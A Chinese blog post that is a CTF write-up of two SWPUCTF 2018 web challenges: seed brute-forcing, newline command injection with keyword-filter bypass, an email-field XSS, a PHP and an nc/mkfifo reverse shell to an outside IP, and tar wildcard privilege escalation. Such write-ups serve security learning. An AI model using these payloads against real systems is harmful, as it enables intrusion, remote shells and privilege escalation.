SWPUCTF 2018 Web两道

原创

Str3am 于 2018-12-20 13:04:15 发布 628 收藏 2

分类专栏： Web CTF

本文链接：https://blog.csdn.net/qq_39293438/article/details/85118625

Web 同时被 2 个专栏收录

30 篇文章 1 订阅

订阅专栏

CTF

9 篇文章 0 订阅

订阅专栏


前言

西南石油大学比赛，做出了一道xss+tar提权，flask卡在了构造继承链


用优惠码 买个 X？

flag在/flag中

URL http://123.207.84.13:22333



注册个账号登录
登录提示送你优惠码



优惠码保存在cookie中的Auth中
输入优惠码提示要输入24位的优惠码

http://123.207.84.13:22333/www.zip 源码泄露
只有个source.php文件

```php
<?php
//生成优惠码
$_SESSION['seed']=rand(0,999999999);
function youhuima(){
 mt_srand($_SESSION['seed']);
    $str_rand = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    $auth='';
    $len=15;
    for ( $i = 0; $i < $len; $i++ ){
        if($i<=($len/2))
              $auth.=substr($str_rand,mt_rand(0, strlen($str_rand) - 1), 1);
        else
              $auth.=substr($str_rand,(mt_rand(0, strlen($str_rand) - 1))*-1, 1);
    }
    setcookie('Auth', $auth);
}
//support
 if (preg_match("/^\d+\.\d+\.\d+\.\d+$/im",$ip)){
        if (!preg_match("/\?|flag|}|cat|echo|\*/i",$ip)){
               //执行命令
        }else {
              //flag字段和某些字符被过滤!
        }
 }else{
             // 你的输入不正确!
 }
?>
```

代码中只生成了15位。验证应该还有一个生成24位。
无论是rand()函数还是mt_rand()函数,当随机数种子相同的时候,无论运行多少次,产生的随机数序列都是一样的，随机数种子是关键。但是种子范围在rand(0,999999999);
只能爆破了，
kali下php版本为7.2.4，题目的版本是PHP/7.2.9-1，我发现本地用php5.4使用一样的种子生成的是不一样的序列

```php
<?php
ini_set('max_execution_time','0');
function youhuima(){
 mt_srand($_SESSION['seed']);
    $str_rand = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";//62
    $auth='';
    $len=15;
    for ( $i = 0; $i < $len; $i++ ){
        if($i<=($len/2))
              $auth.=substr($str_rand,mt_rand(0, strlen($str_rand) - 1), 1);
        else
              $auth.=substr($str_rand,(mt_rand(0, strlen($str_rand) - 1))*(-1), 1);
    }
    return $auth;
    //setcookie('Auth', $auth);
}
for($i=0;$i<999999999;$i++)
{
    $_SESSION['seed'] = $i;
    if(youhuima() == "tmqoTcEJIQ5lrsF")
    {
        echo $i,"</br>";
   echo youhuima();
        exit();
    }
}
//echo "tmqoTcEJIQ5lrsF";
?>
```


也就几分钟，就爆破出来了。可能是运气好

```
root@kali:~/Desktop/php_mt_seed-4.0# php 3.php
15252003</br>tmqoTcEJIQ5lrsFroot@kali:~/Desktop/php_mt_seed-4.0#
```

得到随机种子15252003，
设置$_SESSION['seed']为15252003，得到优惠码tmqoTcEJsk5PJsFZfOqDZXbd
已经得到的session
PHPSESSID=42i3mgn649nj6vsvtc05h2oej6
进入下一个support
http://123.207.84.13:22333/exec.php


```
if (preg_match("/^\d+\.\d+\.\d+\.\d+$/im",$ip)){
```

虽然有了开头^和结尾$，但是有/m参数，/m表示开启多行匹配模式
使用%0a绕过
1.1.1.1%0awhoami
不知道为什么在输入框输入不行，要用参数提交
POST：ip=1.1.1.1%0awhoami





```
132 phone:          +61-7-3858-3188
133 fax-no:         +61-7-3858-3199
134 e-mail:         research@apnic.net
135 nic-hdl:        AR302-AP
136 tech-c:         AH256-AP
137 admin-c:        AH256-AP
138 mnt-by:         MAINT-APNIC-AP
139 last-modified:  2018-04-04T04:26:04Z
140 source:         APNIC
141
142 % Information related to '1.1.1.0/24AS13335'
143
144 route:          1.1.1.0/24
145 origin:         AS13335
146 descr:          APNIC Research and Development
147                 6 Cordelia St
148 mnt-by:         MAINT-AU-APNIC-GM85-AP
149 last-modified:  2018-03-16T16:58:06Z
150 source:         APNIC
151
152 % This query was served by the APNIC Whois Service version 1.88.15-46 (WHOIS-NODE2)
153
154
155 www-data
156 www-data</body>
```



```
if (!preg_match("/\?|flag|}|cat|echo|\*/i",$ip)){
```

过滤了cat flag关键字
使用变量绕过

```
a=c;b=at;c=fl;d=ag;$a$b $c$d
ip=127.0.0.1%0acd ../../../;ls -l;a=c;b=at;c=fl;d=ag;$a$b $c$d
```




```
141 #
142
143 total 96
144 drwxr-xr-x   1 root root 4096 Dec 10 12:42 bin
145 drwxr-xr-x   2 root root 4096 Oct 20 10:40 boot
146 drwxr-xr-x   5 root root  360 Dec 10 12:09 dev
147 drwxr-xr-x   1 root root 4096 Dec 16 04:04 etc
148 -rw-r--r--   1 root root   44 Dec 15 07:39 flag
149 drwxr-xr-x   2 root root 4096 Oct 20 10:40 home
150 drwxr-xr-x   1 root root 4096 Nov 12 00:00 lib
151 drwxr-xr-x   1 root root 4096 Dec 10 12:21 lib64
152 drwxr-xr-x   2 root root 4096 Nov 12 00:00 media
153 drwxr-xr-x   2 root root 4096 Nov 12 00:00 mnt
154 drwxr-xr-x   2 root root 4096 Nov 12 00:00 opt
155 dr-xr-xr-x 125 root root    0 Dec 10 12:09 proc
156 drwx------   1 root root 4096 Dec 17 06:20 root
157 drwxr-xr-x   1 root root 4096 Dec 10 12:35 run
158 drwxr-xr-x   1 root root 4096 Dec 10 12:42 sbin
159 drwxr-xr-x   2 root root 4096 Nov 12 00:00 srv
160 dr-xr-xr-x  13 root root    0 Oct 17 12:18 sys
161 drwxrwxrwt   1 root root 4096 Dec 18 15:24 tmp
162 drwxr-xr-x   1 root root 4096 Nov 12 00:00 usr
163 drwxr-xr-x   1 root root 4096 Dec 10 12:09 var
164 swpuctf{********08067_sec******$$%@!~~~~**}
165 swpuctf{********08067_sec******$$%@!~~~~**}</body>
```


有趣的邮箱注册

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <meta charset="utf-8">
5  <!--check.php
6  if($_POST['email']) {
7  $email = $_POST['email'];
8  if(!filter_var($email,FILTER_VALIDATE_EMAIL)){
9  echo "error email, please check your email";
10 }else{
11 echo "等待管理员自动审核";
12 echo $email;
13 }
14 }
15 ?>
16 -->
```

post 传参 email，参考 p师傅 文章 攻击LNMP架构Web应用的几个小Tricks，将local part包裹在双引号中，`""<sCRiPt/SrC=//xsspt.com/></sCRiPt>"@123.com"` 可绕过检测，xss

借助 xss平台读取 `/admin/admin.php` 页面源码， `a0a.php` 发现命令执行


- mycode :
"is. note <script/src=//jera.exeye.io/w></script> allowed"@example.com
- HTTP_REFERER : http://localhost:6324/admin/admin.php
- HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
- REMOTE_ADDR : [redacted]

删除

命令执行反弹shell， `php -r '$sock=fsockopen("120.123.123.123",6789);exec("/bin/sh -i <&3 >&3 2>&3");'` flag在根目录下，shell用户为 `www-data` ，权限不够读取

```
$ ls -l
total 100
drwxr-xr-x   2 root root  4096 Aug 17  2017 bin
drwxr-xr-x   3 root root  4096 Jun  9  2018 boot
drwxr-xr-x   2 root root  4096 Sep 30  2015 data
drwxr-xr-x  15 root root  2760 Dec 18 17:00 dev
drwxr-xr-x  84 root root  4096 Dec 18 14:08 etc
-r--------   1 flag flag    36 Dec 18 14:43 flag
drwxr-xr-x   2 root root  4096 Mar 15  2016 home
lrwxrwxrwx   1 root root    31 Jun  9  2018 initrd.img -> /boot/initrd.img-3.16.0-6-amd64
lrwxrwxrwx   1 root root    31 Sep 18  2015 initrd.img.old -> /boot/initrd.img-3.16.0-4-amd64
drwxr-xr-x  15 root root  4096 Jun  9  2018 lib
drwxr-xr-x   2 root root 12288 Aug 17  2017 lib32
drwxr-xr-x   2 root root  4096 Aug 17  2017 lib64
drwxr-xr-x   2 root root  4096 Aug 17  2017 libx32
drwx------   2 root root 16384 Sep 18  2015 lost+found
```


查看目录或 nginx 配置文件发现目录 `/4f0a5ead5aef34138fcbf8cf00029e7b`，一个上传文件页面



files目录是文件上传的目录

```
-rw-r--r--  1 root root   320 Dec 18 17:14 backup.php
drwxr-xr-x  2 root root  4096 Dec 13 19:25 css
drwxr-x--- 31 flag nginx 4096 Dec 18 19:23 files
drw-r--r--  2 root root  4096 Dec 13 19:25 fonts
-rw-r--r--  1 root root  4714 Dec 16 20:17 index.html
drwxr-xr-x  2 root root  4096 Dec 13 19:25 js
-r--r-----  1 flag flag   707 Dec 18 17:13 upload.php
```

backup.php 文件源码：


```
$ cat backup.php
<?php
include("upload.php");
echo "上传目录：" . $upload_dir . "<br />";
$sys = "tar -czf z.tar.gz *";
chdir($upload_dir);
system($sys);
if(file_exists('z.tar.gz')){
        echo "上传目录下的所有文件备份成功!<br />";
        echo "备份文件名: z.tar.gz";
}else{
        echo "未上传文件，无法备份！ ";
}
?>
```


upload.php 属于 flag 用户，代码里执行了 tar 命令，参考这篇文章 利用通配符进行Linux本地提权

创建三个文件：

```
echo "mkfifo /tmp/lhennp; nc 120.123.123.123 23333 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" >
Str3am.sh
echo " " > --checkpoint-action=exec=sh Str3am
echo " " > --checkpoint=1
```

通过 upload.php 上传，然后访问 backup.php ，得到反弹 shell，flag用户权限



- https://03i0.com/2018/12/17/swpu 2018 web writeup/
- https://xz.aliyun.com/t/3656